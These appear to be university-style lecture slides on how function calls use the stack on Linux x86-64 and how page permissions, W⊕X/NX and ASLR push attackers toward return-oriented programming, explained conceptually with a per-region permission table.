
The Call-and-Return Contract

- A function call is a **promise**: control will return to the caller with its state intact
- The runtime honours this contract by saving, before entering the callee, the **resume point** and the caller's working state
- These promises are written down: they live in **memory**, within reach of the running code
- If a vulnerability lets an attacker **rewrite the resume point**, the contract is subverted: control returns to code of their choosing
- Stack-based attacks **exploit this proximity**: the book-keeping sits next to the programme's own data
- *The principle is architecture-independent; the concrete layout we will study is Linux on x86-64*



Process Virtual Address Space

- Linux and other UNIX-like systems give each process a **private virtual address space**
- The kernel maps **code, data, heap, stack** and shared libraries into distinct regions
- The **stack grows downward** from high addresses; the heap grows upward from low addresses
- Isolation is enforced by the **MMU**: a process cannot read or write another's memory
- Many software vulnerabilities arise from **corrupting this layout** from within the process itself



Memory Protections at a Glance

- Each page carries a **read / write / execute** bitmask enforced by the MMU
- Code is **R-X**; data, heap and stack are **RW-**
- **W ⊕ X** (NX bit, DEP): no page is both writable and executable, so injected shellcode on the stack cannot run
- **ASLR** randomises the base of the stack, heap, shared libraries (and, with PIE, the code) on every run
- Absolute addresses cannot be hard-coded; exploits must **leak an address first**
- Together these mitigations push attackers toward **code-reuse** techniques such as return-oriented programming (ROP)

Memory Protections at a Glance

Page-level access control and randomisation applied to each region

Linux · x86-64 · System V ABI

Per-region permissions

enforced at page granularity by the MMU

Region	R	W	X	Rationale
Text (code)	R	–	X	executable instructions, never modified
Data / BSS	R	W	–	global variables, read and write, never execute
Heap	R	W	–	dynamic allocations, read and write, never execute
Stack	R	W	–	function frames, read and write, never execute
Shared libs (.so)	R	–	X	same policy as the main text segment

W ⊕ X (NX / DEP)

No page may be both writable and executable at the same time.

Consequence:
bytes written into the stack or heap cannot be executed as shellcode; attackers must reuse existing code.

ASLR Address Space Layout Randomisation

Base addresses of the stack, heap, mmap and (with PIE) text are randomised on each programme run.


Consequence:
absolute addresses cannot be hard-coded; attacks need an info leak first.

Why these protections matter for overflow attacks

Together, W ⊕ X and ASLR raise the cost of stack-based attacks: trivial shellcode is blocked, and return-oriented programming (ROP) requires knowing where reusable gadgets live.

